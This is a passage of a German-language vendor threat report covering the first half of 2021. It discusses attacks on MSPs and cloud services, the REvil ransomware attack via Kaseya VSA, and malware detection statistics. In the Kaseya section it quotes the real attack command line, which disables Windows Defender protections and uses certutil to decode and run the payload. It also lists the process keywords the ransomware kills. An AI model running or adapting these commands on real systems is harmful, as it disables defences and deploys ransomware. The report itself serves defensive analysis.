
5. MSPs, kleine Unternehmen und Cloud-Infrastrukturen werden weiterhin angegriffen

Wie wir bereits in unserem letzten Bericht erläutert haben, versuchen die Cyberkriminellen, ihr Vorgehen so weit wie möglich zu automatisieren. Mithilfe von Big Data-Analyse-Tools und Machine Learning können sie schneller neue Opfer finden und personalisierte Spam-Nachrichten generieren. Zudem beschleunigen Crimeware-as-a-Service und dazugehörige Programme das böswillige Vorgehen. Nach der ersten Zugriffs- und Ausführungsphase nutzen die meisten Gruppen jedoch noch immer manuelle Methoden, um ihre Malware im Unternehmensnetzwerk zu verbreiten.

Aufgrund der anhaltenden Lockdowns führen viele Unternehmen ihre Dienste weiterhin in der Cloud aus. Die richtige Konfiguration dieser Dienste ist immer noch ein Problem, denn auch nach mehr als einem Jahr Pandemie werden sie von Angreifern bevorzugt attackiert, um Zugang zu Daten zu erlangen und diese zu exfiltrieren. Wir haben bereits Datenschutzverletzungen in S3 Data-Buckets sowie Elastic Search-Datenbanken beobachtet. Desweiteren hat das Identitäts- und Zugriffsmanagement häufig noch immer nicht den Stellenwert, den es verdient – obwohl Identität mittlerweile die neue Peripherie darstellt.

Cloud-Dienste werden weiterhin über traditionelles Phishing, ungepatchte Schwachstellen und Fehlkonfigurationen des Remote-Zugriffs angegriffen. Vor ein paar Monaten konnten Forscher von Microsoft die Cloud-Infrastruktur einer Gruppe von E-Mail-Betrügern stilllegen. Die Gruppe kompromittierte ihre anfänglichen Ziele durch klassische Phishing-E-Mails wie Voicemail-Benachrichtigungen.

Hatten die Angreifer einmal Zugriff auf das Postfach, änderten sie die E-Mail-Weiterleitungsregeln so, dass sensible E-Mails (z. B. E-Mails mit finanziellem Bezug) exfiltriert wurden. Um die Opfer zur Herausgabe ihrer E-Mail-Anmeldedaten zu bewegen, richteten die Angreifer Doppelgänger-Domänen ein und setzten sogar ältere Protokolle zur Umgehung der Multi-Faktor-Authentifizierung ein.



Ein weiteres Beispiel: Die Five Rivers Health Centers in Ohio wurden nach einem Angriff mit Phishing-E-Mails Opfer einer Kompromittierung. Der Angriff dauerte zwei Monate und anschließend mussten rund 160.000 Patienten darüber informiert werden, dass ihre Gesundheitsdaten und andere personenbezogenen Daten wie Kontonummern, Führerscheindaten und Sozialversicherungsnummern kompromittiert wurden. Der Gesundheitsdienstleister hatte keine Zwei-Faktor-Authentifizierung (2FA) oder regelmäßige Schulungen des Personals durchgesetzt und bezahlte dafür einen hohen Preis.

Ein weiterer Ansatz der Kriminellen ist die Kompromittierung von Firmen-E-Mail-Adressen (BEC). Bei diesen Angriffen sollen Mitarbeiter oft dazu gebracht werden, Geld auf ein vom Angreifer kontrolliertes Bankkonto zu überweisen. Laut dem FBI verursachte diese Angriffsform im letzten Jahr Schäden in Höhe von fast 2 Milliarden US-Dollar.

All diese Bedrohungen können mit ordnungsgemäß konfigurierten Richtlinien und einer E-Mail-Sicherheitslösung gestoppt werden. Leider gibt es in sehr vielen Unternehmen in dieser Hinsicht immer noch einen großen Aufholbedarf.

Wie wir bereits im letzten Bericht erklärt haben, lohnen sich Angriffe gegen MSPs: Mit einer erfolgreichen Kompromittierung können Kriminelle gleich eine Vielzahl an Unternehmen kompromittieren. Ein Beispiel ist der große MSP CompuCom aus den USA, der Anfang März 2020 einen Malware-Angriff meldete. Später wurde errechnet, dass dem Unternehmen durch den Angriff Umsatzverluste in Höhe von 5 bis 8 Millionen US-Dollar und bis zu 20 Millionen US-Dollar an Bereinigungskosten entstehen werden.

Diese Kosten wurden alle durch eine erfolgreiche Ransomware-Familie verursacht, bei der es sich vermutlich um die Ransomware DarkSide handelt. Das Unternehmen hat jedoch noch nicht offiziell bestätigt, ob tatsächlich diese Ransomware-Familie zum Einsatz kam.

Massenhafte Lieferkettenangriffe auf MSPs mit Ransomware REvil

Als viele gerade den großen Lieferkettenangriff auf die SolarWinds-Software vergessen hatten, kam es zu einem weiteren aufsehenerregenden Angriff. Dieses Mal gelang es der Ransomware-Gruppe REvil/Sodinokibi, über die IT-Verwaltungssoftware Kaseya VSA ein schädliches Update zu verbreiten, durch das weltweit dutzende MSPs – und in der Folge ihre Kunden – durch Ransomware kompromittiert wurden. Der schwedische Einzelhändler Coop beispielsweise musste nach dem Angriff mehr als 800 Geschäfte schließen.

Der Erstangriff

Am Abend des 2. Juli 2021 begannen die Angreifer mit der Verteilung der Ransomware. Es überrascht nicht, dass der Angriff in den USA zum Beginn eines langen Wochenendes mit einem gesetzlichen Feiertag erfolgte – eine bei Cyberkriminellen beliebte Taktik, da sich in den Unternehmen zu dieser Zeit nur wenig Personal befindet und der Angriff somit leichter durchgeführt werden kann.

Informationen über den ersten Infektionsvektor bei Kaseya und genauere Details wurden bisher nicht berichtet. Kommentaren des Anbieters zufolge haben die Angreifer höchstwahrscheinlich eine Zero-Day-Schwachstelle zur Umgehung der Authentifizierung im VSA-Manager ausgenutzt. Sie erlangten damit Zugang und konnten eigene Befehle an alle verbundenen Clients senden.

Die Kompromittierung


Sobald die Angreifer auf die VSA-Anwendung zugreifen konnten, sperrten sie den Administratorzugriff auf VSA und begannen damit, ein schädliche Update namens „Kaseya VSA Agent Hot-fix“ an alle verbundenen Clients zu verteilen.


Das Update führte mehrere PowerShell-Befehle zur Herabsetzung der lokalen Sicherheitseinstellungen aus, wobei unter anderem die Echtzeitüberwachung und die Malware-Benachrichtigungen abgeschaltet wurden.

```
C:\WINDOWS\system32\cmd.exe /c ping 127.0.0.1 -n 4223 > nul &
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Set-MpPreference -
DisableRealtimeMonitoring $true -DisableIntrusionPreventionSystem $true -
DisableIOAVProtection $true -DisableScriptScanning $true -EnableControlledFolderAccess
Disabled -EnableNetworkProtection AuditMode -Force -MAPSReporting Disabled -
SubmitSamplesConsent NeverSend & copy /Y C:\Windows\System32\certutil.exe
C:\Windows\cert.exe & echo %RANDOM% >> C:\Windows\cert.exe & C:\Windows\cert.exe -decode
c:\kworking\agent.crt c:\kworking\agent.exe & del /q /f c:\kworking\agent.crt
C:\Windows\cert.exe & c:\kworking\agent.exe
```

Ein PowerShell-Befehl entschlüsselte mithilfe des legitimen Certutil-Tools von Microsoft auch die verschlüsselte Schaddatei „agent.crt“. Diese gängige Living-off-the-Land-Technik wird bei vielen Angriffen beobachtet. In diesem Fall wurde das Tool zunächst nach „C:\Windows\cert.exe“ kopiert. Anschließend wurde die entschlüsselte Schaddatei (agent.exe) in einem temporären Verzeichnis von Kaseya erstellt, das sich normalerweise unter **„c:\kworking\agent.exe“** befindet.

Die Datei agent.exe wurde digital mit einem Zertifikat signiert, das für „**PB03 TRANSPORT LTD.**“ ausgestellt wurde, und enthielt zwei Dateien. Nach der Ausführung legte sie das REvil-Verschlüsselungsmodul mpsvc.dll und eine alte, aber saubere Windows Defender-Binärdatei namens „MsMPEng.exe“ im Windows-Ordner ab. Anschließend startete der Windows Defender, holte die Schaddaten über eine DLL-Sideloading-Schwachstelle und begann dann mit der Verschlüsselung.





Da der Dropper mit einem gültigen digitalen Zertifikat signiert und die schädliche DLL-Datei mit einer legitimen Windows Defender-Binärdatei per Sideloading geladen wurde, konnten traditionelle Sicherheitstools diesen Angriff nur schwer erkennen, da sie signierte Dateien häufig ignorieren. Viele Cyber Security-Lösungen haben dieses Verhalten nicht bemerkt, doch Acronis Cyber Protect ließ sich nicht täuschen und erkannte die Malware aufgrund der patentierten Erkennung von Prozessinjektionen. Das kompromittierte digitale Zertifikat wurde mittlerweile widerrufen.

Wie so häufig bei Ransomware-Angriffen versuchte auch diese REvil-Variante, Backups zu löschen und mit Backup- und Sicherheitsanwendungen verbundene Dienste zu stoppen. Die Konfigurationsdatei sollte dafür Prozesse mit den folgenden Schlüsselwörtern stoppen: veeam, memtas, sql, backup, vss, Sophos, svc$, mepocs.


Die Selbstschutz-Funktionen von Acronis Cyber Protect verhinderten jegliche Manipulation seines Sicherheitsmoduls oder die Löschung von Backups.

Motive

Anders als beim Lieferkettenangriff auf die SolarWinds-Software, bei dem der Fokus auf Datenexfiltration lag, spielten in diesem Zwischenfall offenbar finanzielle Motive eine Rolle. Die bisher analysierten schädlichen Updates enthielten keine Befehle zur Datenexfiltration. Derartige Angriffe mit doppelter Erpressung sind unter Ransomware-Gruppen wie REvil/Sodinokibi sehr beliebt geworden.

In diesem Jahr wurden bereits Daten von über 1.100 Unternehmen auf Leak-Websites veröffentlicht.

Möglicherweise entschlossen sich die Angreifer dazu, die Datenerkennung und -exfiltration aufgrund der technischen Umstände des Software-Lieferkettenangriffs zu überspringen und stattdessen gleich zur Verschlüsselung der Daten überzugehen. In den Screenshots der Lösegeldforderungen zu dieser REvil-Welle schwankt die Summe offenbar zwischen 45.000 und 5 Millionen US-Dollar. Bisher hat noch kein Unternehmen die Zahlung von Lösegeld gestanden. Auf ihrer Leak-Website behauptete die REvil-Gruppe, dass sie über eine Million Rechner infizieren konnte. Für 70 Millionen US-Dollar bieten sie einen universelles Entschlüsselungsprogramm an. Verglichen mit einzelnen Lösegeldforderungen wie den 11 Millionen US-Dollar, die der Fleischverarbeiter JBS offenbar im Juni gezahlt hat, ist dies ein relativ geringer Betrag.



Einige Forscher vermuten, dass es sich auch um politisch motivierte Angriffe handeln könnte, da sich in einigen Zeichenfolgen Bezüge zum US-Präsidenten Joe Biden, dem ehemaligen Präsidenten Donald Trump und der Black Lives Matter-Bewegung finden.

Der folgende Registry-Schlüssel beispielsweise soll Konfigurationsinformationen speichern:

HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\BlackLivesMatter

Zusammenfassung

MSPs stellen wertvolle Ziele dar: Sie haben große Angriffsflächen und sind daher ein überaus interessantes Ziel für Cyberkriminelle. Im Durchschnitt verwalten MSPs die IT für 100 Unternehmen. Anstatt also 100 verschiedene Unternehmen zu kompromittieren, müssen die Kriminellen nur einen einzigen MSP hacken und haben damit Zugriff auf dessen 100 Kunden.

Wie wir bereits im letzten Jahr im Acronis Cyberthreats Report 2020 vorausgesagt haben, werden MSPs zunehmend ins Visier der Angreifer geraten. Sie können mit verschiedensten Techniken kompromittiert werden, wobei falsch konfigurierte Remote-Zugriff-Software einer der Hauptvektoren ist. Cyberkriminelle nutzen Schwachstellen wie fehlende 2FA sowie Phishing-Techniken, um Zugang zu den Verwaltungswerkzeugen eines MSP und letztendlich zu den Rechnern der Kunden zu erlangen.

Die Verbreitung von Ransomware über MSP-Verwaltungstools ist keineswegs neu. Vor über zwei Jahren nutzte die Ransomware-Gruppe GandCrab eine Schwachstelle im Kaseya-Plug-in für die Software ConnectWise Management zur Verteilung von Ransomware.

Es war nicht der erste und auch nicht der letzte Ransomware-Angriff über eine vertrauenswürdige MSP-Verbindung, da kompromittierte MSPs die oft übersehene Verbindung in einer Lieferkette sind. Daher benötigen Unternehmen ganzheitliche Cyber Protection, die derartige Zwischenfälle verhindern kann.

Teil 2

Allgemeine Malware-Bedrohungen


Im ersten Halbjahr 2021 verzeichneten durchschnittlich 14,6 % unserer Kunden mindestens einen erfolgreich abgewehrten Malware-Angriff auf ihren Endpunkten. Die Zahlen haben leicht abgenommen, sind jedoch immer noch höher als das einstellige Niveau des letzten Jahres. Dies weist womöglich darauf hin, dass mehr Bedrohungen durch das Netz der verschiedenen Sicherheitsschichten schlüpfen und am Endpunkt ankommen.

Monat	Anteil der Kunden mit blockierter Malware
Januar	16,1 %
Februar	13,7 %
März	15,9 %
April	16,1 %
Mai	13,6 %
Juni	12,1 %

Wie unser aktueller **Cyber Protection Week Report** zeigt, verwenden viele Unternehmen fünf verschiedene Sicherheitslösungen, wobei 21,1 % mehr als zehn Produkte einsetzen. Mit diesem Ansatz erhöht sich nicht nur die allgemeine Komplexität der IT-Umgebung, sondern auch die Wahrscheinlichkeit von Konfigurationsfehlern.

Wie viele unterschiedliche Sicherheits- und Schutztools sowie Agenten nutzen Sie derzeit?

Kreisdiagramm aus dem Acronis Cyber Protection Week Report 2021




Gleichzeitig nimmt auch die Zahl der generierten Malware-Varianten zu. Das unabhängige Malware-Testlabor AV-TEST verzeichnete im ersten Halbjahr 2021 täglich 552.000 neue Malware-Varianten – ein Anstieg von 37 % gegenüber den 401.000 Varianten pro Tag im zweiten Halbjahr 2020. Dies ist nicht nur ein Beleg für die weitere Zunahme von Cyberkriminalität, sondern auch ein klares Zeichen dafür, dass Cyberkriminelle ihre Praktiken mit Skripten und Machine Learning automatisieren, um damit eine Flut an neuen Malware-Bedrohungen zu generieren. Die meisten dieser Bedrohungen werden jedoch nur für einige wenige Angriffe innerhalb eines kurzen Zeitraums verwendet.

Die Länder mit den meisten Kunden, die im ersten Halbjahr 2021 Malware-Angriffe entdeckt hatten, waren die USA mit 26,1 % im Juni, gefolgt von Deutschland mit 12,6 % und Großbritannien mit 5,4 %.

Emotet, eine der meistverbreiteten E-Mail-basierten Malware-Familien, wurde im Januar nach einer weltweiten Aktion der Strafverfolgungsbehörden stillgelegt. Danach erfolgte im April eine Bereinigungsaktion, bei der ein Tool zur Entfernung der Malware auf mehr als 1,6 Millionen infizierte Clients verteilt wurde. Viele der stark verbreiteten Malware-Familien sind Downloader und Dropper, die zur Miete angeboten werden. Die Malware Qbot (teilweise auch als Qakbot bezeichnet) ist zum Beispiel ein Downloader, der beim Herunterladen von Finanz-Trojanern, Infostealern und Ransomware wie Ryuk beobachtet worden beobachtet wurde. Wie immer gilt bei Malware: Je früher die Bedrohung in der Angriffskette blockiert wird, desto weniger Sorgen müssen Sie sich um die Bereinigung machen.

Diese 15 häufigsten Malware-Familien beobachteten und verfolgten wir im ersten Halbjahr 2021:



Trojaner und illegales Krypto-Mining

Microsoft Security Intelligence hat Informationen über einen Remote-Access-Trojaner (RAT) herausgegeben, der sich als Ransomware tarnt. Vor kurzem wurden Bloomberg-BNA-Clients mit einem Wert von bis zu 18 Milliarden US-Dollar in Phishing-Kampagnen mit RATs angegriffen. Der Trojaner StrRAT stiehlt zwar immer noch sensible Browser-Daten und kann die Kontrolle über Ihre Systeme übernehmen, allerdings benennt die verwendete Ransomware-Funktion lediglich Dateinamen um. Der Schaden lässt sich einfach durch die Wiederherstellung der Dateierweiterungen beheben. Für die Phishing-Kampagne wird ein neu entdeckter Loader namens Snip3 verwendet, der die Trojaner RevengeRAT oder AsyncRAT verteilt, aber auch bei der Verbreitung von Agent Tesla und NetWire beobachtet wurde. Diese RATs stehlen unter anderem Kennwörter, protokollieren Tastatureingaben, übertragen Webcam- sowie Screenshot-Daten und greifen auf Browser- und Zwischenablagedaten zu.

Mit einem neuen Höchststand des Bitcoin-Preises im April 2021 ist auch das Interesse an Krypto-Währungs-Betrug und Angriffen auf digitale Wallets sowie Online-Börsen gestiegen.


Der Bedrohungsakteur ComplexCodes verkauft seit einiger Zeit eine neue Version seiner Malware, die Krypto-Währung stiehlt. Von 2019 bis 2020 stiegen Diebstähle von Krypto-Währung um beinahe 40 % auf einen Wert von 513 Millionen US-Dollar. ComplexCodes bietet Crimeware-as-a-Service für einen geringen Preis von 24 US-Dollar pro Monat an, wobei angeblich Zero-Day-Exploits und „antivirus bypassing“ (Virenschutz-Umgehung) enthalten ist.

Typosquatting-Domänen werden genutzt, um das PyPI-Repository zu infiltrieren und unbemerkt Krypto-Miner zu installieren. Diese Pakete tarnen sich als die legitime Python-Plotting-Software matplotlib. Nach der Installation wird Ubqminer zum Schürfen der Krypto-Währung Ethereum ausgeführt. Diese schädlichen Pakete wurden inzwischen mehr als 5.000 Mal heruntergeladen.

Anteil der weltweiten monatlichen Erkennungen pro Land

Land	Januar 2021	Februar 2021	März 2021	April 2021	Mai 2021	Juni 2021
USA	28,3 %	27,5 %	27,4 %	27,4 %	27,8 %	26,1 %
Deutschland	17,6 %	15,1 %	15,5 %	14,9 %	13,6 %	12,6 %
Großbritannien	5,6 %	5,1 %	6,0 %	5,9 %	6,1 %	5,4 %
Kanada	4,3 %	5,0 %	4,5 %	5,1 %	5,3 %	5,0 %
Schweiz	3,6 %	4,3 %	5,3 %	4,7 %	5,0 %	4,3 %
Italien	3,4 %	3,7 %	3,8 %	4,3 %	4,6 %	4,2 %
Frankreich	3,6 %	3,6 %	3,7 %	3,7 %	3,5 %	3,6 %
Australien	3,0 %	2,6 %	3,0 %	3,1 %	3,6 %	3,6 %
Singapur	2,5 %	4,8 %	2,6 %	1,9 %	1,4 %	3,1 %
Brasilien	1,1 %	1,7 %	1,3 %	1,5 %	2,2 %	2,9 %

Malware-Erkennungen im ersten Halbjahr 2021




Anteil der ERKENNUNGEN 0 % 28,3 %

Wenn wir die Zahl der Erkennungen nach aktiven Kunden pro Land normalisieren, erhalten wir eine etwas andere Verteilung. Die folgende Tabelle zeigt die Zahl der Erkennungen pro 1.000 Kunden pro Land. Dies zeigt deutlich, dass **Cyberbedrohungen ein weltweites Phänomen** sind.

Rang	Land	Beobachtete Zahl der Clients mit Malware-Erkennungen pro 1.000 Clients im ersten Halbjahr 2021
1	Singapur	815
2	Brasilien	524
3	Taiwan	515
4	Republik Moldau	493
5	China	470
6	Weißrussland	441
7	Israel	435
8	Peru	435
